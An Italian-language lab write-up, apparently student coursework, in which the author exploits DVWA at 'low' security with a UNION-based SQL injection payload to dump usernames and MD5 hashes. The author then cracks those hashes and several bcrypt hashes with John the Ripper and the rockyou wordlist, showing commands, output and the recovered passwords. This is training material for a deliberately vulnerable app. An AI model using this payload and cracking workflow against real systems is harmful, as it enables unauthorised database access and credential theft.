


Svolgimento

Svolgimento

Setting del laboratorio

1. Configuro le macchine Kali e Meta sulla stessa rete, garantendo la comunicazione tra i due ambienti.
2. Mi connetto dalla macchina Kali a quella Meta tramite la rete configurata.
3. All'interno dell'applicazione DVWA, imposto il livello di sicurezza su Low per facilitare l'esecuzione dell'attacco.



The screenshot displays the DVWA (Damn Vulnerable Web Application) interface. The top header features the DVWA logo. On the left, a sidebar contains navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (highlighted), PHP Info, About, and Logout. The main content area is titled "DVWA Security" with a lock icon. It includes a "Script Security" section where the security level is currently set to "low". Below this, there is a dropdown menu for selecting the security level (low, medium, or high) and a "Submit" button. The "PHPIDS" section indicates that the PHP-Intrusion Detection System is currently disabled, with links to "enable PHPIDS", "Simulate attack", and "View IDS log". At the bottom, the footer shows the username "admin", the security level "low", and the status "PHPIDS: disabled". The version number "Damn Vulnerable Web Application (DVWA) v1.0.7" is also displayed.

Recupero delle Credenziali Hashate

1. Mi sposto nella pagina **SQL Injection**:

[Home](#)[Instructions](#)[Setup](#)[Brute Force](#)[Command Execution](#)[CSRF](#)[File Inclusion](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Upload](#)[XSS reflected](#)[XSS stored](#)[DVWA Security](#)[PHP Info](#)[About](#)[Logout](#)

Vulnerability: SQL Injection

User ID:

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

http://en.wikipedia.org/wiki/SQL_injection

<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#)[View Help](#)

Damn Vulnerable Web Application (DVWA) v1.0.7

Inserisco il payload nella barra di input per recuperare gli utenti e le password hashate dal database:

```
' UNION SELECT user, password FROM dvwa.users#
```



- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection**
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user,password FROM dvwa.users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user,password FROM dvwa.users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user,password FROM dvwa.users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user,password FROM dvwa.users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user,password FROM dvwa.users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info


<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

Otengo la lista di utenti e password hashate dalla tabella dvwa.users.

- Salvo gli hash recuperati in un file chiamato hash.txt per utilizzarlo successivamente con i tool di cracking.



Cracking delle Password Hashate

1. Utilizzo di John the Ripper

Per avviare il cracking delle password, utilizzo il seguente comando:

```
john --format=raw-md5 --wordlist=/home/kali/Desktop/rockyou.txt  
/path/to/hash.txt
```

Questo comando permette di processare gli hash utilizzando il dizionario rockyou.txt

2. Visualizzazione dei Risultati

Dopo il completamento del cracking, eseguo il seguente comando per visualizzare tutte le password recuperate:

```

(kali㉿kali)-[~/.../EPICODE-CS0724/Unit2/Settimana 2/S6L4]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Desktop/hash.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (?)
abc123         (?)
letmein        (?)
charley        (?)
4g 0:00:00:00 DONE (2024-12-12 08:49) 200.0g/s 153600p/s 153600c/s 230400C/s my3kids..
dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

```

Ora uso il comando

```
john --show --format=raw-md5 /path/to/hash.txt
```


Il comando mostra un elenco di utenti con le rispettive password in chiaro associate agli hash craccati.

e visualizzo le password per ognuno degli ash ritrovati.

```

(kali㉿kali)-[~/.../EPICODE-CS0724/Unit2/Settimana 2/S6L4]
$ john --show --format=raw-md5 /home/kali/Desktop/hash.txt
?:password
?:abc123
?:charley
?:letmein
?:password

```



```

Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~/.../EPICODE-CS0724/Unit2/Settimana 2/S6L4]
$ john --show --format=raw-md5 /home/kali/Desktop/hash.txt
?:password
?:abc123
?:charley
?:letmein
?:password


5 password hashes cracked, 0 left

(kali㉿kali)-[~/.../EPICODE-CS0724/Unit2/Settimana 2/S6L4]
$

```

Extra

Salvo gli hash recuperati in un file chiamato hash_extra.txt per utilizzarlo successivamente con i tool di cracking.



Utilizzo di John the Ripper

Per avviare il cracking delle password, utilizzo il seguente comando:

```
john --wordlist=/usr/share/wordlists/rockyou.txt --format=bcrypt  
/path/to/hash_extra.txt
```

Si usa il formato bcrypt perché gli hash forniti iniziano con `$2b$`, il prefisso standard di bcrypt. Questo algoritmo è progettato per essere lento, usa un salt unico e un numero di iterazioni (es. 05) per aumentare la sicurezza. John the Ripper lo riconosce automaticamente grazie al prefisso e utilizza il modulo bcrypt per il cracking.

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=bcrypt /home/kali/Desktop/hash.txt  
Using default input encoding: UTF-8  
No password hashes loaded (see FAQ)  
  
(kali@kali)-[~]  
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=bcrypt /home/kali/Desktop/hash_extra.txt  
Using default input encoding: UTF-8  
Loaded 3 password hashes with 3 different salts (bcrypt [Blowfish 32/64 X3])  
Cost 1 (iteration count) is 32 for all loaded hashes  
Will run 4 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
shadow (user)  
darksoul (user2)  
mena (pippo)  
3g 0:00:01:18 DONE (2024-12-12 09:15) 0.03798g/s 4347p/s 4715c/s 4715C/s meraflor..memory7  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed.  
  
(kali@kali)-[~]  
$ john --show --format=bcrypt /home/kali/Desktop/hash_extra.txt  
pippo:mena  
user:shadow  
user2:darksoul  
  
3 password hashes cracked, 0 left  
  
(kali@kali)-[~]  
$
```